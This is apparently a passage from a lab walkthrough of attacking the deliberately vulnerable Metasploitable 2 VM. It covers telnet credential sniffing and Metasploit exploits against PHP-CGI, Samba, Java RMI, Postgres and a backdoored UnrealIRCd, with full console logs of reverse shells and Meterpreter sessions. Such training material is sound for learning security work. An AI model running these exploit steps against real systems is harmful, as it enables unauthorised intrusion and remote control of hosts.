|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri Sep 28 11:56:57 EDT 2018 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ 
```

Once successfully connected we go back to Wireshark. Now we click the “TCP Stream” option under Analyze > Follow. This shows us the login credentials in plain text.



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 17
No.
Wireshark · Follow TCP Stream (tcp.stream eq 17) · eth0

```
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: mmssffaaddmmiinn
.
Password: msfadmin
.
Last login: Fri Sep 28 12:22:57 EDT 2018 from 192.168.1.109 on pts/12
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$
```

Exploiting Port 80 (PHP_CGI)

We know that port 80 is open so we type in the IP address of Metasploitable 2 in our browser and notice that it is running PHP. We dig a little further and find which version of PHP is

running and also that it is being run as a CGI. We will now exploit the argument injection vulnerability of PHP 2.4.2 using Metasploit.




192.168.1.103/phpinfo.php


PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

When running as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: “if there is NO unescaped ‘=’ in the query string, the string is split on ‘+’ (encoded space) characters, url decoded, passed to a function that escapes shell metacharacters (the “encoded in a system-defined manner” from the RFC) and then passes them to the CGI binary.” This module can also be used to exploit the Plesk 0day disclosed by kingcope and exploited in the wild in June 2013.




```
msf > use exploit/multi/http/php_arg_injection
msf exploit (multi/http/php_arg_injection) > set rhost 192.168.1.103
msf exploit (multi/http/php_arg_injection) > exploit
```




```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.108:4444
[*] Sending stage (38247 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.108:4444 -> 192.168.1.103:42484) at 2018-12

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
Meterpreter : php/linux
meterpreter >
```

Exploiting Port 139 & 445 (Samba)

Samba is running on both port 139 and 445, we will be exploiting it using Metasploit. The default port for this exploit is set to port 139 but it can be changed to port 445 as well



```
msf > use exploit/multi/samba/usermap_script
msf exploit (multi/samba/usermap_script) > set rhost 192.168.1.103
msf exploit (multi/samba/usermap_script) > exploit
```




```
msf > use exploit/multi/samba/usermap_script
msf exploit(multi/samba/usermap_script) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.108:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo lDIPvm7zsY780GIr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "lDIPvm7zsY780GIr\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.1.108:4444 -> 192.168.1.103:42485) at 2018-12-13 08:0

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:18:aa:46
          inet addr:192.168.1.103  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe18:aa46/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68124 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67492 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4218455 (4.0 MB)  TX bytes:3685912 (3.5 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:138 errors:0 dropped:0 overruns:0 frame:0
          TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:42061 (41.0 KB)  TX bytes:42061 (41.0 KB)
```


Exploiting Port 8080 (Java)

This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading unless another RMI endpoint is active in the same Java process. RMI method calls do not support or require any sort of authentication.

We will be using the Remote Method Invocation exploit on the Java service running on port 8080. It’s quite straight forward, just choose the exploit, set the target machine IP and that’s it.



```
msf > use exploit/multi/misc/java_rmi_server
msf exploit(multi/misc/java_rmi_server) > set rhost 192.168.1.103
msf exploit(multi/misc/java_rmi_server) > exploit
```




```
msf > use exploit/multi/misc/java_rmi_server
msf exploit(multi/misc/java_rmi_server) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.108:4444
[*] 192.168.1.103:1099 - Using URL: http://0.0.0.0:8080/fyzaXUYHsM7I
[*] 192.168.1.103:1099 - Local IP: http://192.168.1.108:8080/fyzaXUYHsM7I
[*] 192.168.1.103:1099 - Server started.
[*] 192.168.1.103:1099 - Sending RMI Header...
[*] 192.168.1.103:1099 - Sending RMI Call...
[*] 192.168.1.103:1099 - Replied to request for payload JAR
[*] Sending stage (53845 bytes) to 192.168.1.103
[*] Meterpreter session 3 opened (192.168.1.108:4444 -> 192.168.1.103:36103) at 2018-12-1
[-] 192.168.1.103:1099 - Exploit failed: RuntimeError Timeout HTTPDELAY expired and the H
[*] 192.168.1.103:1099 - Server stopped.
[*] Exploit completed, but no session was created.
msf exploit(multi/misc/java_rmi_server) > sessions 3
[*] Starting interaction with 3...

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux 2.6.24-16-server (i386)
Meterpreter : java/linux
meterpreter > 
```

Exploiting Port 5432 (Postgres)

Postgres is associated with SQL is runs on port 5432 and we have a great little exploit that can be used here.

On some default Linux installations of PostgreSQL, the Postgres service account may write to the /tmp directory and may source UDF Shared Libraries from there as well, allowing execution of arbitrary code. This module compiles a Linux shared object file, uploads it to the target host via the UPDATE pg_largeobject method of binary injection, and creates a UDF (user defined function) from that shared object. Because the payload is run as the shared object's constructor, it does not need to conform to specific Postgres API versions.

```
msf > use exploit/linux/postgres/postgres_payload
msf exploit (linux/postgres/postgres_payload) > set rhost 192.168.1.103
msf exploit (linux/postgres/postgres_payload) > exploit
```




```
msf > use exploit/linux/postgres/postgres_payload
msf exploit(linux/postgres/postgres_payload) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.108:4444
[*] 192.168.1.103:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GC
[*] Uploaded as /tmp/JJPayFIG.so, should be cleaned up automatically
[*] Sending stage (861480 bytes) to 192.168.1.103
[*] Meterpreter session 4 opened (192.168.1.108:4444 -> 192.168.1.103:42487) at 2018-1

meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 00:0c:29:18:aa:46
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.1.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe18:aa46
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  3
============
Name         : eth1
Hardware MAC : 00:0c:29:18:aa:50
MTU          : 1500
Flags        : BROADCAST,MULTICAST

meterpreter >
```


Exploiting Port 6667 (UnrealIRCD)

Port 6667 has the Unreal IRCD service running, we will exploit is using a backdoor that's available in Metasploit.

This module exploits a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th, 2010.




```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit (unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.1.103
msf exploit (unix/irc/unreal_ircd_3281_backdoor) > exploit
```



